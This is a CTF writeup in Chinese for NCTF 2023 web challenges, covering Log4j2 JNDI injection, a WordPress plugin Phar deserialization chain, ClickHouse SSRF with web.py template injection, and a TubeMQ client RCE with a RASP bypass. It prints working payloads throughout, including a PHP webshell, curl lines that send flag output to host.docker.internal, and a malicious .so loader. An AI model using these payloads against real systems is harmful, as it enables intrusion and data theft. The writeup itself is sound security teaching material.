NCTF 2023 Official Writeup

Web

logging

这个其实是之前研究 Log4j2 (CVE-2021-44228) 时想到的: SpringBoot 在默认配置下如何触发 Log4j2 JNDI RCE

默认配置是指代码仅仅使用了 Log4j2 的依赖, 而并没有设置其它任何东西 (例如自己写一个 Controller 然后将参数传入 logger.xxx 方法)

核心思路是**如何构造一个畸形的 HTTP 数据包使得 SpringBoot 控制台报错**, 简单 fuzz 一下就行

一个思路是 Accept 头, 如果 mine type 类型不对控制台会调用 logger 输出日志

```
1 logging-web-1  | 2023-12-24 09:15:41.220  WARN 7 --- [nio-8080-exec-2]
  .w.s.m.s.DefaultHandlerExceptionResolver : Resolved
  [org.springframework.web.HttpMediaTypeNotAcceptableException: Could not parse
  'Accept' header [123]: Invalid mime type "123": does not contain '/']
```

另外还有 Host 头, 但是只能用一次, 第二次往后就不能再打印日志了

其实一些扫描器黑盒也能直接扫出来 (例如 nuclei)

```
1 [CVE-2021-44228] [http] [critical] http://124.71.184.68:8011/
  [accept,25db884fff4b]
```

后续就是常规的 JNDI 注入

https://github.com/WhiteHSBG/JNDIExploit

https://github.com/welk1n/JNDI-Injection-Exploit

本来想当签到题的, 但是比赛期间一直没人做出来就放了些 hint

ez_wordpress

思路来源于前段时间的 WordPress Core Gadget, 这条链的入口点是 `__toString` 方法

https://wpscan.com/blog/finding-a-rce-gadget-chain-in-wordpress-core/

后面看了下 phpggc 发现 6.4.0+ 更新了第二条链, 但是入口点是 `__destruct` 方法

https://github.com/ambionics/phpggc/blob/master/gadgetchains/WordPress/RCE/2/chain.php

因为 WordPress 自身几乎很少出现过高危漏洞, 所以实战中针对 WordPress 站点的渗透一般都是**第三方主题和插件**, 于是就找了几个有意思的插件, 配合第二条链的 Phar 反序列化**组合利用**实现 RCE

比较蛋疼的是出题的时候 WordPress 的最新版本还是 6.4.1, 但是比赛开始前几天官方放出了 6.4.2 版本修复了第二条链的反序列化, 所以其实并不是 latest (

本来想作为纯黑盒让选手使用 wpscan 收集信息的, 但是由于靶机的限制最后还是给出了 wpscan 的扫描结果

```
wpscan --url http://127.0.0.1:8088/
```

WordPress 版本 6.4.1

Drag and Drop Multiple File Upload 插件, 版本 1.3.6.2, 存在存储型 XSS, **本质是可以未授权上传图片**

All-in-One Video Gallery Plugin 插件, 版本 2.6.0, 存在未授权任意文件下载 / SSRF

上传图片 -> 上传 Phar

任意文件下载 / SSRF -> 触发 Phar 反序列化

https://wpscan.com/vulnerability/1b849957-eaca-47ea-8f84-23a3a98cc8de/

https://wpscan.com/vulnerability/852c257c-929a-4e4e-b85e-064f8dadd994/

https://github.com/projectdiscovery/nuclei-templates/blob/6a2bab060d150921b007f17e549dd05ff9dae0cf/http/cves/2022/CVE-2022-2633.yaml

利用 phpggc 的 WordPress/RCE2 Gadget 构造 Phar

```
./phpggc WordPress/RCE2 system "echo '<?=eval(\$_POST[1]);?>' >
/var/www/html/shell.php" -p phar -o ~/payload.phar
```

当然手动构造也行

```
<?php
namespace
{
    class WP_HTML_Token
    {
        public $bookmark_name;
        public $on_destroy;

```

```php
        public function __construct($bookmark_name, $on_destroy)
        {
            $this->bookmark_name = $bookmark_name;
            $this->on_destroy = $on_destroy;
        }
    }

    $a = new WP_HTML_Token('echo \'<?=eval($_POST[1]);?>\' > /var/www/html/shell.php', 'system');

    $phar = new Phar("phar.phar");
    $phar->startBuffering();
    $phar->setStub("GIF89A<?php XXX __HALT_COMPILER(); ?>");
    $phar->setMetadata($a);
    $phar->addFromString("test.txt", "test");
    $phar->stopBuffering();
}
?>
```

因为部分版本的 burp 右键 Paste from file 功能存在一些编码问题, 会导致最终上传的二进制数据格式错误, 所以最好是本地构造一个 upload.hml 浏览器选择文件然后抓上传包, 或者用 Python 写个脚本, 或者使用 Yakit

下文以 Yakit 为例

上传文件

```http
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 127.0.0.1:8012
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------926332781345161189237807811610
Content-Length: 657
Connection: close

-----------------------------926332781345161189237807811610
Content-Disposition: form-data; name="size_limit"

10485760
-----------------------------926332781345161189237807811610
Content-Disposition: form-data; name="action"

dnd_codedropz_upload
```

```
----------------------------926332781345161189237807811611
Content-Disposition: form-data; name="type"

click
----------------------------926332781345161189237807811611
Content-Disposition: form-data; name="upload-file"; filename="test.jpg"
Content-Type: image/jpeg

{{file(/Users/exp10it/payload.phar)}}
----------------------------926332781345161189237807811611--

```

触发反序列化

```
GET /index.php/video/?dl={{base64(phar:///var/www/html/wp-content/uploads/wp_dndcf7_uploads/wpcf7-files/test.jpg/test.txt)}} HTTP/1.1
Host: 127.0.0.1:8012
Connection: close


```

注意 phar url 的结尾必须加上 `/test.txt`, 因为在构造 phar 文件的时候执行的是 `$phar->addFromString("test.txt", "test");`, 这里的路径需要与代码中的 test.txt 对应, 否则网站会一直卡住

连上 webshell 之后查找可用的 SUID 命令

```
find / -user root -perm -4000 -print 2>/dev/null
```

使用 date 命令读取 flag

```
date -f /flag
```

house of click

思路来源于之前某次挖洞的时候偶然了解到 ClickHouse 这个数据库, 功能特性很强大, 可以读写文件/执行脚本/连接外部数据库/发起 HTTP 请求, 不过由于数据库本身的限制不太方便直接 RCE, 所以出了一道 SSRF 的题目

核心思路:

1. nginx + gunicorn 路径绕过
2. ClickHouse SQL 盲注打 SSRF
3. web.py 上传时的目录穿越 + Templetor SSTI 实现 RCE

首先是路径绕过, 这个网上应该能搜到, Google 第一篇就是

https://www.google.com/search?q=nginx+%2B+gunicorn+%E7%BB%95%E8%BF%87

https://mp.weixin.qq.com/s/yDIMgXltVLNfslVGg9lt4g

```
1 POST /query<TAB>HTTP/1.1/../../api/ping HTTP/1.1
```

然后是 SSRF, 翻翻 ClickHouse 的官方文档就能发现有个 url 函数

https://clickhouse.com/docs/en/sql-reference/table-functions/url

不过发送 POST 请求上传文件的话得用 insert, 但是这里的 SQL 注入无法堆叠

再翻翻文档可以发现 ClickHouse 有个 HTTP Interface, 通过它可以实现 GET 请求执行 insert 语句

所以得先 SSRF ClickHouse 自身的 HTTP Interface, 然后再 SSRF 到 backend

```
1 id=1 AND (SELECT * FROM url('http://default:default@db:8123/?query=<SQL>',
  'TabSeparatedRaw', 'x String'))
```

后面需要先 select 拿到 token, 外面再套一个 url 函数将 token 编码后外带, 然后再 insert 发送 POST 请求上传文件到 backend, 当然也可以直接在 `X-Access-Token` 头里面写一个子查询

backend /api/upload 存在目录穿越

```
1 files = web.input(myfile={})
2 if 'myfile' in files:
3     filepath = os.path.join('upload/', files.myfile.filename)
4     if (os.path.isfile(filepath)):
5         return 'error'
6     with open(filepath, 'wb') as f:
7         f.write(files.myfile.file.read())
```

Index 类特地留了一个 POST 方法用于 render 其它模版, 那么就可以通过目录穿越将文件上传至 templates 目录, 然后 render 这个模版, 实现 SSTI

```
1 def POST(self):
```

```
    data = web.input(name='index')
    return render.__getattr__(data.name)()
```

SSTI 执行命令

https://webpy.org/docs/0.3/templetor.zh-cn

```
$code:
    __import__('os').system('curl http://host.docker.internal:5555/?flag=`/readflag | base64`')
```

SQL 语句

```
-- get token
SELECT * FROM url('http://host.docker.internal:4444/?a='||hex((select * FROM url('http://backend:8001/api/token', 'TabSeparatedRaw', 'x String'))), 'TabSeparatedRaw', 'x String');
-- ssti to rce
INSERT INTO FUNCTION url('http://backend:8001/api/upload', 'TabSeparatedRaw', 'x String', headers('Content-Type'='multipart/form-data; boundary=----test', 'X-Access-Token'='06a181b5474d020c2237cea4335ee6fd')) VALUES ('------test\r\nContent-Disposition: form-data; name="myfile"; filename="../templates/test.html"\r\nContent-Type: text/plain\r\n\r\n$code:\r\n    __import__(\'os\').system(\'curl http://host.docker.internal:5555/?flag=`/readflag | base64`\')\r\n------test--');
```

然后通过 SSRF HTTP Interface 执行 insert 语句, 注意 urlencode

```
-- get token
id=1 AND (SELECT * FROM url('http://default:default@db:8123/?query=%2553%2545%254c%2545%2543%2554%2520%252a%2520%2546%2552%254f%254d%2520%2575%2572%256c%2528%2527%2568%2574%2574%2570%253a%252f%252f%2568%256f%2573%2574%252e%2564%256f%2563%256b%2565%2572%252e%2569%256e%2574%2565%2572%256e%2561%256c%253a%2534%2534%2534%2534%252f%253f%2561%253d%2527%257c%257c%2568%2565%2578%2528%2528%2573%2565%256c%2565%2563%2574%2520%252a%2520%2546%2552%254f%254d%2520%2575%2572%256c%2528%2527%2568%2574%2574%2570%253a%252f%252f%2562%2561%2563%256b%2565%256e%2564%253a%2538%2530%2530%2531%252f%2561%2570%2569%252f%2574%256f%256b%2565%256e%2527%252c%2520%2527%2554%2561%2562%2553%2565%2570%2561%2572%2561%2574%2565%2564%2552%2561%2577%2527%252c%2520%2527%2578%2520%2553%2574%2572%2569%256e%2567%2527%2529%2529%2529%252c%2520%2527%2554%2561%2562%2553%2565%2570%2561%257
```

```
2%2561%2574%2565%2564%2552%2561%2577%2527%252c%2520%2527%2578%2520%2553%2574%25
72%2569%256e%2567%2527%2529%253b', 'TabSeparatedRaw', 'x String'))
-- ssti to rce
id=1 AND (SELECT * FROM url('http://default:default@db:8123/?
query=%2549%254e%2553%2545%2552%2554%2520%2549%254e%2554%254f%2520%2546%2555%25
4e%2543%2554%2549%254f%254e%2520%2575%2572%256c%2528%2527%2568%2574%2574%2570%2
53a%252f%252f%2562%2561%2563%256b%2565%256e%2564%253a%2538%2530%2530%2531%252f%
2561%2570%2569%252f%2575%2570%256c%256f%2561%2564%2527%252c%2520%2527%2554%2561
%2562%2553%2565%2570%2561%2572%2561%2574%2565%2564%2552%2561%2577%2527%252c%252
0%2527%2578%2520%2553%2574%2572%2569%256e%2567%2527%252c%2520%2568%2565%2561%25
64%2565%2572%2573%2528%2527%2543%256f%256e%2574%2565%256e%2574%252d%2554%2579%2
570%2565%2527%253d%2527%256d%2575%256c%2574%2569%2570%2561%2572%2574%252f%2566%
256f%2572%256d%252d%2564%2561%2574%2561%253b%2520%2562%256f%2575%256e%2564%2561
%2572%2579%253d%252d%252d%252d%252d%2574%2565%2573%2574%2527%252c%2520%2527%255
8%252d%2541%2563%2563%2565%2573%2573%252d%2554%256f%256b%2565%256e%2527%253d%25
27%2530%2536%2561%2531%2538%2531%2562%2535%2534%2537%2534%2564%2530%2532%2530%2
563%2532%2532%2533%2537%2563%2565%2561%2534%2533%2533%2535%2565%2565%2536%2566%
2564%2527%2529%2529%2520%2556%2541%254c%2555%2545%2553%2520%2528%2527%252d%252d
%252d%252d%252d%252d%2574%2565%2573%2574%255c%2572%255c%256e%2543%256f%256e%257
4%2565%256e%2574%252d%2544%2569%2573%2570%256f%2573%2569%2574%2569%256f%256e%25
3a%2520%2566%256f%2572%256d%252d%2564%2561%2574%2561%253b%2520%256e%2561%256d%2
565%253d%2522%256d%2579%2566%2569%256c%2565%2522%253b%2520%2566%2569%256c%2565%
256e%2561%256d%2565%253d%2522%252e%252e%252f%2574%2565%256d%2570%256c%2561%2574
%2565%2573%252f%2574%2565%2573%2574%252e%2568%2574%256d%256c%2522%255c%2572%255
c%256e%2543%256f%256e%2574%2565%256e%2574%252d%2554%2579%2570%2565%253a%2520%25
74%2565%2578%2574%252f%2570%256c%2561%2569%256e%255c%2572%255c%256e%255c%2572%2
55c%256e%2524%2563%256f%2564%2565%253a%255c%2572%255c%256e%2520%2520%2520%2520%
255f%255f%2569%256d%2570%256f%2572%2574%255f%255f%2528%255c%2527%256f%2573%255c
%2527%2529%252e%2573%2579%2573%2574%2565%256d%2528%255c%2527%2563%2575%2572%256
c%2520%2568%2574%2574%2570%253a%252f%252f%2568%256f%2573%2574%252e%2564%256f%25
63%256b%2565%2572%252e%2569%256e%2574%2565%2572%256e%2561%256c%253a%2535%2535%2
535%2535%252f%253f%2566%256c%2561%2567%253d%2560%252f%2572%2565%2561%2564%2566%
256c%2561%2567%2520%257c%2520%2562%2561%2573%2565%2536%2534%2560%255c%2527%2529
%255c%2572%255c%256e%252d%252d%252d%252d%252d%2574%2565%2573%2574%252d%252
d%2527%2529%253b', 'TabSeparatedRaw', 'x String'))
```

最后 render test.html 实现 RCE

```
POST /<TAB>HTTP/1.1/../../api/ping HTTP/1.1
Host: 127.0.0.1:8013
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

name=test
```

当然这个 POST 上传文件的 SSRF 其实是一种极特殊的场景, 因为对于以上 SQL 语句, ClickHouse 会携带一个 `Content-Type: text/tab-separated-values; charset=UTF-8` 头, 但是自己增加的 HTTP 头永远是在后面的, 例如:

```
POST /api/upload HTTP/1.1
Host: host.docker.internal
Transfer-Encoding: chunked
Content-Type: text/tab-separated-values; charset=UTF-8
Content-Type: multipart/form-data; boundary=----test
X-Access-Token: 06a181b5474d020c2237cea4335ee6fd
Connection: Close

F0
------test
Content-Disposition: form-data; name="myfile";
filename="../templates/test.html"
Content-Type: text/plain

$code:
    __import__('os').system('curl http://host.docker.internal:5555/?
flag=`/readflag | base64`')
------test--

0

```

对于大多数中间件, 例如 Nginx, Express, Flask 都会选择只使用第一个 Content-Type, 对于 Gin, 则会将多个 Content-Type 放入一个数组, 而 web.py 会使用第二个 Content-Type, 这也是为什么 backend 会选择 web.py 这个目前不是很主流的 Web 框架 (

因为 ClickHouse 发送的 HTTP POST 请求永远都会使用 chunked 编码, 但在测试的时候发现 web.py 自身对 chunked 编码的解析好像并不是很好, 所以在外面加了一层 Gunicorn, 也刚好可以引出路径绕过这个点, 对于路径绕过的更多技巧可以参考陈师的 Demo: https://github.com/CHYbeta/OddProxyDemo

最后, 这道题是 11 月份出完的, 然后 12 月份打 0CTF/TCTF 2023 的时候发现它们也出了一道 ClickHouse 的题目,思路是通过 ClickHouse JDBC Bridge (需另外部署) 任意执行 JavaScript 实现 RCE, 然后打 Hive HDFS UDF RCE, 也挺有意思的, 有兴趣可以参考: https://github.com/zsxsoft/my-ctf-challenges/tree/master/0ctf2023/olapinfra

EvilMQ

思路来源于前段时间的 ActiveMQ RCE (CVE-2023-46604), 后面 GitHub 全网搜了下 Apache 的其它项目发现这个 TubeMQ 也存在类似的问题, 不过这个是 Client 端 RCE, 需要自己构造一个 Evil Server

当然 Dubbo 也有, 但是已经被修了 (CVE-2023-29234), 有兴趣可以参考: https://xz.aliyun.com/t/13187

ActiveMQ RCE 分析: https://exp10it.io/2023/10/Apache ActiveMQ (版本 < 5.18.3) RCE 分析/

项目地址: https://github.com/apache/inlong/tree/master/inlong-tubemq

题目给的是 1.9.0 版本, 漏洞点位于 `org.apache.inlong.tubemq.corerpc.netty.NettyClient.NettyClientHandler#channelRead`

https://github.com/apache/inlong/blob/master/inlong-tubemq/tubemq-core/src/main/java/org/apache/inlong/tubemq/corerpc/netty/NettyClient.java#L349

```
1  public void channelRead(ChannelHandlerContext ctx, Object e) {
2      if (e instanceof RpcDataPack) {
3          RpcDataPack dataPack = (RpcDataPack)e;
4          Callback callback =
   (Callback)NettyClient.this.requests.remove(dataPack.getSerialNo());
5          if (callback != null) {
6              Timeout timeout =
   (Timeout)NettyClient.this.timeouts.remove(dataPack.getSerialNo());
7              if (timeout != null) {
8                  timeout.cancel();
9              }
10
11             ResponseWrapper responseWrapper;
12             try {
13                 ByteBufferInputStream in = new
   ByteBufferInputStream(dataPack.getDataLst());
14                 RPCProtos.RpcConnHeader connHeader =
   RpcConnHeader.parseDelimitedFrom(in);
15                 if (connHeader == null) {
16                     throw new EOFException();
17                 }
18
19                 RPCProtos.ResponseHeader rpcResponse =
   ResponseHeader.parseDelimitedFrom(in);
20                 if (rpcResponse == null) {
21                     throw new EOFException();
22                 }
23
24                 RPCProtos.ResponseHeader.Status status =
   rpcResponse.getStatus();
```

```
25                 if (status == Status.SUCCESS) {
26                     RPCProtos.RspResponseBody pbRpcResponse =
   RspResponseBody.parseDelimitedFrom(in);
27                     if (pbRpcResponse == null) {
28                         throw new NetworkException("Not found PBRpcResponse
   data!");
29                     }
30
31                     Object responseResult = PbEnDecoder.pbDecode(false,
   pbRpcResponse.getMethod(), pbRpcResponse.getData().toByteArray());
32                     responseWrapper = new
   ResponseWrapper(connHeader.getFlag(), dataPack.getSerialNo(),
   rpcResponse.getServiceType(), rpcResponse.getProtocolVer(),
   pbRpcResponse.getMethod(), responseResult);
33                 } else {
34                     RPCProtos.RspExceptionBody exceptionResponse =
   RspExceptionBody.parseDelimitedFrom(in);
35                     if (exceptionResponse == null) {
36                         throw new NetworkException("Not found RpcException
   data!");
37                     }
38
39                     String exceptionName =
   exceptionResponse.getExceptionName();
40                     exceptionName =
   MixUtils.replaceClassNamePrefix(exceptionName, false,
   rpcResponse.getProtocolVer());
41                     responseWrapper = new
   ResponseWrapper(connHeader.getFlag(), dataPack.getSerialNo(),
   rpcResponse.getServiceType(), rpcResponse.getProtocolVer(), exceptionName,
   exceptionResponse.getStackTrace());
42                 }
43
44                 if (!responseWrapper.isSuccess()) {
45                     Throwable remote = MixUtils.unwrapException((new
   StringBuilder(512)).append(responseWrapper.getErrMsg()).append("#").append(resp
   onseWrapper.getStackTrace()).toString());
46                     if (IOException.class.isAssignableFrom(remote.getClass()))
   {
47                         NettyClient.this.close();
48                     }
49                 }
50
51                 callback.handleResult(responseWrapper);
52             } catch (Throwable var13) {
53                 responseWrapper = new ResponseWrapper(-2,
   dataPack.getSerialNo(), -2, -2, -2, var13);
```

```
                if (var13 instanceof EOFException) {
                    NettyClient.this.close();
                }

                callback.handleResult(responseWrapper);
            }
        } else if (NettyClient.logger.isDebugEnabled()) {
            NettyClient.logger.debug("Missing previous call info, maybe it has been timeout.");
        }
    }
}
```

`org.apache.inlong.tubemq.corerpc.utils.MixUtils#unwrapException`

https://github.com/apache/inlong/blob/master/inlong-tubemq/tubemq-core/src/main/java/org/apache/inlong/tubemq/corerpc/utils/MixUtils.java#L70

```
public static Throwable unwrapException(String exceptionMsg) {
    try {
        String[] strExceptionMsgSet = exceptionMsg.split("#");
        if (strExceptionMsgSet.length > 0 && !TStringUtils.isBlank(strExceptionMsgSet[0])) {
            Class clazz = Class.forName(strExceptionMsgSet[0]);
            if (clazz != null) {
                Constructor<?> ctor = clazz.getConstructor(String.class);
                if (ctor != null) {
                    if (strExceptionMsgSet.length == 1) {
                        return (Throwable)ctor.newInstance();
                    }

                    if (strExceptionMsgSet[0].equalsIgnoreCase("java.lang.NullPointerException")) {
                        return new NullPointerException("remote return null");
                    }

                    if (strExceptionMsgSet[1] != null && !TStringUtils.isBlank(strExceptionMsgSet[1]) && !strExceptionMsgSet[1].equalsIgnoreCase("null")) {
                        return (Throwable)ctor.newInstance(strExceptionMsgSet[1]);
                    }

                    return (Throwable)ctor.newInstance("Exception with null StackTrace content");
```

```
                }
            }
        }
    } catch (Throwable var4) {
    }

    return new RemoteException(exceptionMsg);
}
```

可以调用任意类的包含一个 String 参数的构造方法, 一个思路是利用 `org.springframework.context.support.ClassPathXmlApplicationContext` 加载 Spring XML 配置文件实现 RCE

编写恶意 TubeMQ Server

`org.apache.inlong.tubemq.corerpc.netty.NettyRpcServer.NettyServerHandler#channelRead`

```
@Override
public void channelRead(ChannelHandlerContext ctx, Object msg) {
    logger.debug("server message receive!");
    if (!(msg instanceof RpcDataPack)) {
        return;
    }
    logger.debug("server RpcDataPack message receive!");
    RpcDataPack dataPack = (RpcDataPack) msg;
    RPCProtos.RpcConnHeader connHeader;
    RPCProtos.RequestHeader requestHeader;
    RPCProtos.RequestBody rpcRequestBody;
    int rmtVersion = RpcProtocol.RPC_PROTOCOL_VERSION;
    Channel channel = ctx.channel();
    if (channel == null) {
        return;
    }
    String rmtaddrIp = getRemoteAddressIP(channel);
    try {
        if (!isServiceStarted()) {
            throw new ServerNotReadyException("RpcServer is not running yet");
        }
        List<ByteBuffer> req = dataPack.getDataLst();
        ByteBufferInputStream dis = new ByteBufferInputStream(req);
        connHeader = RPCProtos.RpcConnHeader.parseDelimitedFrom(dis);
        requestHeader = RPCProtos.RequestHeader.parseDelimitedFrom(dis);
        rmtVersion = requestHeader.getProtocolVer();
        rpcRequestBody = RPCProtos.RequestBody.parseDelimitedFrom(dis);
    } catch (Throwable e1) {
```

```
29          if (!(e1 instanceof ServerNotReadyException)) {
30              if (rmtaddrIp != null) {
31                  AtomicLong count = errParseAddrMap.get(rmtaddrIp);
32                  if (count == null) {
33                      AtomicLong tmpCount = new AtomicLong(0);
34                      count = errParseAddrMap.putIfAbsent(rmtaddrIp, tmpCount);
35                      if (count == null) {
36                          count = tmpCount;
37                      }
38                  }
39                  count.incrementAndGet();
40                  long befTime = lastParseTime.get();
41                  long curTime = System.currentTimeMillis();
42                  if (curTime - befTime > 180000) {
43                      if (lastParseTime.compareAndSet(befTime,
    System.currentTimeMillis())) {
44                          logger.warn(new StringBuilder(512)
45                                  .append("[Abnormal Visit] Abnormal Message
    Content visit list is :")
46                                  .append(errParseAddrMap).toString());
47                          errParseAddrMap.clear();
48                      }
49                  }
50              }
51          }
52          List<ByteBuffer> res =
53                  prepareResponse(null, rmtVersion,
    RPCProtos.ResponseHeader.Status.FATAL,
54                          e1.getClass().getName(), new StringBuilder(512)
55                                  .append("IPC server unable to read call
    parameters:")
56                                  .append(e1.getMessage()).toString());
57          if (res != null) {
58              dataPack.setDataLst(res);
59              channel.writeAndFlush(dataPack);
60          }
61          return;
62      }
63      try {
64          throw new Throwable("test");
65          // RequestWrapper requestWrapper =
66          // new RequestWrapper(requestHeader.getServiceType(),
67          // this.protocolType, requestHeader.getProtocolVer(),
68          // connHeader.getFlag(), rpcRequestBody.getTimeout());
69          // requestWrapper.setMethodId(rpcRequestBody.getMethod());
70          // requestWrapper.setRequestData(PbEnDecoder.pbDecode(true,
```

```
71          // rpcRequestBody.getMethod(),
    rpcRequestBody.getRequest().toByteArray()));
72          // requestWrapper.setSerialNo(dataPack.getSerialNo());
73          // RequestContext context =
74          // new NettyRequestContext(requestWrapper, ctx,
    System.currentTimeMillis());
75          // protocols.get(this.protocolType).handleRequest(context, rmtaddrIp);
76      } catch (Throwable ee) {
77          // List<ByteBuffer> res =
78          // prepareResponse(null, rmtVersion,
    RPCProtos.ResponseHeader.Status.FATAL,
79          // ee.getClass().getName(), new StringBuilder(512)
80          // .append("IPC server handle request error :")
81          // .append(ee.getMessage()).toString());
82          List<ByteBuffer> res =
83                  prepareResponse(null, rmtVersion,
    RPCProtos.ResponseHeader.Status.FATAL,
84
    "org.springframework.context.support.ClassPathXmlApplicationContext",
85                          "http://host.docker.internal:4444/poc.xml");
86          if (res != null) {
87              dataPack.setDataLst(res);
88              ctx.channel().writeAndFlush(dataPack);
89          }
90          return;
91      }
92  }
```

然后 SimpleRasp 拦截了 `java.lang.UNIXProcess#forkAndExec` 方法, 有两种方法绕过

第一种, 如果对 RASP 稍微有点了解的话就会知道一般 hook native 方法都会用到 `java.lang.instrument.Instrumentation#setNativeMethodPrefix`

https://www.jrasp.com/guide/technology/native_method.html

其原理是通过设置 prefix 来实现从 method 到 nativeImplementation 的动态解析

1. method(foo) -> nativeImplementation(foo)
2. method(wrapped_foo) -> nativeImplementation(foo)
3. method(wrapped_foo) -> nativeImplementation(wrapped_foo)
4. method(wrapped_foo) -> nativeImplementation(foo)

RASP 一般在实现时会先将 foo 这个 native 方法重命名为 wrapped_foo, 然后自己重新创建一个非 native 同名的 foo 方法, 在内部去调用真正的 wrapped_foo 方法

但是在能执行 Java 代码的环境中, 使用这种方式并不能真正的防御命令执行, 我们只需要调用添加了 prefix 的 wrapped_foo 方法 (在题目中为 RASP_forkAndExec) 即可绕过 RASP 实现命令执行

```java
package com.example;

import sun.misc.Unsafe;

import java.lang.reflect.Field;
import java.lang.reflect.Method;

public class Evil {
    public Evil() throws Exception {
        Field theUnsafeField = Unsafe.class.getDeclaredField("theUnsafe");
        theUnsafeField.setAccessible(true);
        Unsafe unsafe = (Unsafe) theUnsafeField.get(null);

        Class clazz = Class.forName("java.lang.UNIXProcess");
        Object obj = unsafe.allocateInstance(clazz);

        String[] cmd = new String[] {"bash", "-c", "curl host.docker.internal:4444 -d \"`/readflag`\""};

        byte[][] cmdArgs = new byte[cmd.length - 1][];
        int size = cmdArgs.length;

        for (int i = 0; i < cmdArgs.length; i++) {
            cmdArgs[i] = cmd[i + 1].getBytes();
            size += cmdArgs[i].length;
        }

        byte[] argBlock = new byte[size];
        int i = 0;

        for (byte[] arg : cmdArgs) {
            System.arraycopy(arg, 0, argBlock, i, arg.length);
            i += arg.length + 1;
        }

        int[] envc = new int[1];
        int[] std_fds = new int[]{-1, -1, -1};

        Field launchMechanismField = clazz.getDeclaredField("launchMechanism");
        Field helperpathField = clazz.getDeclaredField("helperpath");

        launchMechanismField.setAccessible(true);
        helperpathField.setAccessible(true);

        Object launchMechanism = launchMechanismField.get(obj);
        byte[] helperpath = (byte[]) helperpathField.get(obj);
```

```
46
47          int ordinal = (int)
    launchMechanism.getClass().getMethod("ordinal").invoke(launchMechanism);
48
49          Method forkMethod = clazz.getDeclaredMethod("RASP_forkAndExec",
    int.class, byte[].class, byte[].class, byte[].class, int.class, byte[].class,
    int.class, byte[].class, int[].class, boolean.class);
50          forkMethod.setAccessible(true);
51          forkMethod.invoke(obj, ordinal + 1, helperpath, toCString(cmd[0]),
    argBlock, cmdArgs.length, null, envc[0], null, std_fds, false);
52      }
53
54      public byte[] toCString(String s) {
55          if (s == null) {
56              return null;
57          }
58          byte[] bytes = s.getBytes();
59          byte[] result = new byte[bytes.length + 1];
60          System.arraycopy(bytes, 0, result, 0, bytes.length);
61          result[result.length - 1] = (byte) 0;
62          return result;
63      }
64  }
```

第二种, RASP 并没有拦截 `System.load` 方法, 所以可以直接写一个 so 然后上传加载即可

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  __attribute__ ((__constructor__)) void preload (void){
6      system("curl host.docker.internal:4444 -d \"`/readflag`\"");
7  }
```

编译

```
1  gcc -shared -fPIC exp.c -o exp.so
```

Java 代码

```
1  package com.example;
```

```
2
3  import java.nio.file.Files;
4  import java.nio.file.Paths;
5  import java.util.Base64;
6
7  public class Evil {
8      public Evil() throws Exception {
9          String data = "PAYLOAD";
10         String filename = "/tmp/evil.so";
11         Files.write(Paths.get(filename), Base64.getDecoder().decode(data));
12         System.load(filename);
13     }
14 }
```

最后拿到 class 字节码, 通过 Spring XML 配置文件调用 SPEL 表达式进行 defineClass

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <beans xmlns="http://www.springframework.org/schema/beans"
3      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4      xsi:schemaLocation="http://www.springframework.org/schema/beans
   http://www.springframework.org/schema/beans/spring-beans.xsd">
5      <bean id="data" class="java.lang.String">
6          <constructor-arg><value>PAYLOAD</value></constructor-arg>
7      </bean>
8      <bean class="#
   {T(org.springframework.cglib.core.ReflectUtils).defineClass('com.example.Evil',
   T(org.springframework.util.Base64Utils).decodeFromString(data),new
   javax.management.loading.MLet(new
   java.net.URL[0],T(java.lang.Thread).currentThread().getContextClassLoader())).n
   ewInstance()}"></bean>
9  </beans>
```

发起连接 (produce 或 consume 都行)

```
1  POST /produce HTTP/1.1
2  Host: 127.0.0.1:8014
3  Connection: close
4  Content-Type: application/x-www-form-urlencoded
5  Content-Length: 64
6
7  masterHostAndPort=host.docker.internal:8715&topic=test&data=test
```

Wait What?

题目难度：简单

> Writeup from 不知道永远是不是无限 team

```
let banned_users = []
// 你不准getflag
banned_users.push("admin")

app.post("/api/flag", requireLogin, (req, res) => {
    let username = req.body.username
    if (username !== "admin") {
        res.send("登录成功，但是只有'admin'用户可以看到flag，你的用户名是'" + username + "'")
        return
    }
    //...
 })
```

可爱 的 ~~X1r0z~~ 114 把 admin 丢进了 banned_users 并告诉你：你不准 getflag !! 他还贴心地为你准备了两套 waf，并告诉你这分别是基于正则技术和 in 关键字技术的 waf

```
// 基于正则技术的封禁用户匹配系统的设计与实现
let test1 = banned_users_regex.test(username)
console.log(`使用正则${banned_users_regex}匹配${username}的结果为：${test1}`)
if (test1) {
    console.log("第一个判断匹配到封禁用户：",username)
    res.send("用户'"+username + "'被封禁，无法鉴权！")
    return
}
// 基于in关键字的封禁用户匹配系统的设计与实现
let test2 = (username in banned_users)
console.log(`使用in关键字匹配${username}的结果为：${test2}`)
if (test2){
    console.log("第二个判断匹配到封禁用户：",username)
    res.send("用户'"+username + "'被封禁，无法鉴权！")
    return
}
```

如此专业（指名称）的两套 waf 封禁系统，想必一定是非常安全了吧（？）

你的内心不断感叹 ~~X1r0z~~ 114 的强大，苦恼于如何绕过两道 waf，甚至已经快要放弃

但这时你的头脑中突然灵光一闪（flash ?）自言自语地如是说道：哦 这原来不是 python 啊!

那么 又是哪来的 in 关键词呢?

> 如果指定的属性在指定的对象或其原型链中，则 `in` 运算符返回 `true`。

这时的你恍然大悟，发现如此专业的 `基于in关键字的封禁用户匹配系统的设计与实现` 原来居然是个假的 waf! !

```
> 'admin' in ['admin']
false

> '0' in ['admin']
true
```

> 由于 banned_users 为 Array 类型，不存在 admin 属性，因此 test2 实际上判断的是banned_users 中是否存在数组索引为username的值（由于对象的属性名称会被隐式转换为字符串，"0"和0都可以作为数组索引）

你突然开始感谢 ~~X1r0z~~ 114 的手下留情，因为这时的你只需要绕过一个正则 waf，

flag 看起来近在咫尺，唾手可得 !

现在的你充满了信心，开始观察起 regex 的 waf，

没过多久你就注意到了 正则判断的部分使用到了 `regex.test()` 函数，

由于 `new RegExp(regex_string, "g")` 定义了 g 的全局标志

> 如果正则表达式设置了全局标志，`test()` 的执行会改变正则表达式 `lastIndex` 属性。连续的执行 `test()` 方法，后续的执行将会从 lastIndex 处开始匹配字符串

Example:

```
> let r = /^admin$/g

